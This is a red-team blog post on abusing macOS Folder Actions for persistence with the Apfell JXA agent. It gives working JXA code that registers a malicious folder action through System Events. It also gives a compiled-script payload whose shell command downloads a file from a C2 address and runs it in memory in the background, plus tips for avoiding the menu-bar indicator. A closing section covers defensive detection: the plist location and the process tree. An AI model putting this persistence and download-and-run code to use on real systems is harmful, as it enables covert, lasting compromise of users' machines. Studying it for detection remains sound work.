Folder Actions for Persistence on macOS
There are a lot fewer people researching and releasing new Tactics, Techniques, and Procedures (TTPs) for macOS red teaming than there are for Windows. Because of this, I started looking into new ways to leverage the JavaScript for Automation (JXA) agent in the Apfell framework to achieve a new technique in a notoriously stale tactic for macOS — Persistence.
There’s a feature in macOS called Folder Actions which is specifically designed to execute AppleScript on triggers for user-defined folders. Apple’s documentation states that:
“A Folder Action script is executed when the folder to which it is attached has items added or removed, or when its window is opened, closed, moved, or resized.”
As an attacker, this sounds amazing. Once any of the above triggers occurs on the associated folder, we have the system execute an AppleScript file for us automatically. This will be executed in the user’s context, even if you, the attacker, register the folder action as root.
How does this work in practice? There are a couple ways to implement this:
- Use the Automator program to create a Folder Action workflow file (.workflow) and install it as a service.
- Right-click on a folder, select
Folder Actions Setup...,Run Service, and manually attach a script. - Use OSAScript to send Apple Event messages to the
System Events.appto programmatically query and register a newFolder Action.
In Apfell, I use the third option. It’s also important to note that if you do this through the second option, the UI will automatically limit your visibility to scripts located in /Library/Scripts/Folder Action Scripts and ~/Library/Scripts/Folder Action Scripts. With option three though, we can easily put the script anywhere we want and still reference it.
How To:
So, the first thing we need for this is a compiled OSAScript file (.scpt). Luckily, this can be either in AppleScript or JavaScript for Automation (JXA). I’m a big fan of the programming style of the latter, so we can open up the Script Editor and paste in the following code as a simple PoC:
var app = Application.currentApplication();
app.includeStandardAdditions = true;
app.doShellScript("touch /Users/itsafeature/Desktop/touched.txt");
Save this file as folder_watching.scpt anywhere on disk. You can run this script now by simply running osascript folder_watching.scpt, but all it will do is write an empty file to /Users/itsafeature/Desktop/touched.txt. The script that we run can be any valid OSAScript code, but it must be compiled into a .scpt format. The next thing we need is the actual JXA code to attach this script to a folder. For that, we’ll do the following:
var se = Application("System Events");
se.folderActionsEnabled = true;
var myScript = se.Script({name: "folder_watch.scpt", posixPath: "/Users/itsafeature/Desktop/folder_watch.scpt"});
var fa = se.FolderAction({name: "watched", path: "/Users/itsafeature/Desktop/watched"});
se.folderActions.push(fa);
fa.scripts.push(myScript);
In this script, we do a few things:
- We open up a reference to the
System Events.appapplication. This is where we will be sending our Apple Events (which is just a way of doing interprocess communication (IPC) on macOS). As of macOS 10.14 (Mojave), the first time you try to send Apple Events from one application to another, you will get a popup like the following:


This information is stored on a per-user basis and can be found in System Preferences -> Security & Privacy -> Privacy. The ones that we hit for doing things through OSAScript tend to appear in the Automation category along the left-hand side. This pop-up happens the first time there is a new tuple of Apple Event connections (i.e. source and destination applications). If the user has ever already approved or denied this specific source/destination combination, then there will be no pop-up. In JXA, if the user declines this ability, you will get a generic error message of Error: An error occurred (-1743). Which, with some googling, is Not authorized to send AppleEvent to that application. If you need to reset this information for any reason, without needing elevation you can use the tccutil binary to reset these permissions or simply toggle it in the UI.
2. The next thing we do is enable folder actions. There’s two general enabling areas here. This one, se.folderActionsEnabled = true is what enables Folder Actions system wide. Once that’s enabled, there is an additional enable/disable capability on individual folder actions.
3. We need to first create a Script object. This simply points to where our script is located (it can be anywhere).
4. We then register a folder action in general on the watched folder located at /users/itsafeature/Desktop/watched, and push it onto the list of already registered folder actions.
5. Once we have this, we can add our script to the folder action to the list of folder actions.
If you’re doing this in the UI, you’ll have a view similar to:

It’s important to note that you can have multiple scripts associated with any folder, and each script can individually be enabled or disabled. We can use JXA to query this same information to make sure our folder action was applied as well as query any existing ones:
>> var se = Application("System Events");
=> undefined
>> se.folderActions.length;
=> 1
>> se.folderActions[0].properties();
=> {"path":"/Users/itsafeature/Desktop/watching", "enabled":true, "volume":"/", "class":"folderAction", "name":"watching"}
>> se.folderActions[0].scripts.length;
=> 1
>> se.folderActions[0].scripts[0].properties();
=> {"enabled":true, "path":"Macintosh HD:Users:itsafeature:Desktop:folder_watch.scpt", "posixPath":"/Users/itsafeature/Desktop/folder_watch.scpt", "class":"script", "name":"folder_watch.scpt"}
We can clearly see that our script is attached and enabled. The last thing that’s left is to trigger it. You can trigger the script in a variety of ways, such as:
- Open the folder via the Finder UI
- Add a file to the folder (can be done via drag/drop or even in a shell prompt from a terminal)
- Remove a file from the folder (can be done via drag/drop or even in a shell prompt from a terminal)
- Navigate out of the folder via the UI
Now, when used for persistence, make sure to associate your script with a folder that will trigger the folder action on regular enough basis for your needs. Be careful of attaching to an overly used folder though (like a user’s Documents folder, home directory, or Downloads folder) unless you have a good way of preventing yourself from getting flooded with callbacks.
I have also noticed that if you’re doing longer running processes with this, you will notice an icon in the top menu bar indicating that something is being processed, and if you click on it you can see the script name:

A way around this is to spin off your task as a background job so that the initial .scpt file exits quickly. If you want to do this in JXA with doShellScript, there’s a bit of a trick you need to do for it to properly background the task. According to Apple’s own documentation:
do shell scriptalways calls /bin/sh. However, in macOS, /bin/sh is reallybashemulatingsh.
This means that if you want to launch an Apfell JXA payload in the background, you can make your compiled script include something like:
var app = Application.currentApplication();
app.includeStandardAdditions = true;
app.doShellScript(" osascript -l JavaScript -e \"eval(ObjC.unwrap($.NSString.alloc.initWithDataEncoding($.NSData.dataWithContentsOfURL($.NSURL.URLWithString('http://192.168.205.151/api/v1.2/files/download/22')),$.NSUTF8StringEncoding)));\" &> /dev/null &");
The key part of this is the end of the shell command — &>/dev/null &, but this command will reach out to the url http://192.168.205.151/api/v1.2/files/download/22, pull down the file, and run it in memory as a backgrounded task.
Unlike when we were setting up the Folder Action persistence by executing JXA via the terminal, if your persistence JXA code is being executed directly and you send Apple Events to other applications, your pop-up will change slightly. You’ll be executing under the context of the FolderActionsDispatcher:

This only comes into play if you’re sending Apple Events to other applications. If you do shell scripts or leverage the JXA-Objective C bridge to call native Objective C APIs, you won’t get these popups or issues.
Below is a quick example showing this end-to-end to get an Apfell-jxa payload:
Defensive Considerations
As with most macOS related configurations, there’s a plist that contains all of this stored information located at ~/Library/Preferences/com.apple.FolderActionsDispatcher.plist. This plist contains a recursive set of base64 encoded binary plists that, after a few rounds, finally reveal the information presented in the UI and via JXA.
When looking at the parent process hierarchy for this, Richie Cyrus on our Detection side used xnumon to see the following:
/usr/libexec/xpcproxyspawned/SystemLibrary/CoreServices/ScriptMonitor.app/Contents/MacOS/ScriptMonitor/System/Library/Frameworks/Foundation.framework/Versions/C/XPCServices/com.apple.foundation.UserScriptService.xpc/Contents/MacOS/com.apple.foundation.UserScriptServicespawned/usr/bin/osascript -sd -E -P /users/itsafeature/Desktop/folder_watch.scpt
That’s the end of the initial execution chain; however, since we are then using the doShellScript functionality in JXA (or do shell script in AppleScript), we are actually kicking off an sh -c process to do the touch command which is also a little odd.
Specifically, /System/Library/Frameworks/Foundation.framework/Versions/C/XPCServices/com.apple.foundation.UserScriptService.xpc/Contents/MacOS/com.apple.foundation.UserScriptService is spawning the child process sh -c touch /Users/itsafeature/Desktop/touched.txt
References
Folder Actions Reference
Defines the AppleScript scripting language. Includes many brief sample scripts.
developer.apple.com
How to create an Automator service to run a script on all files in a folder
I want to create a service using Automator to run a shell script on all files in a folder, say delete all log files…
apple.stackexchange.com
Helping Your Users Reset TCC Privacy Policy Decisions
Taking a cue from iOS, Mac OS X 10.8 “Mountain Lion” introduced new systems to help users manage access requests to…
www.macblog.org
Technical Note TN2065: do shell script in AppleScript
TN2065: Frequently Asked Questions about the AppleScript
developer.apple.com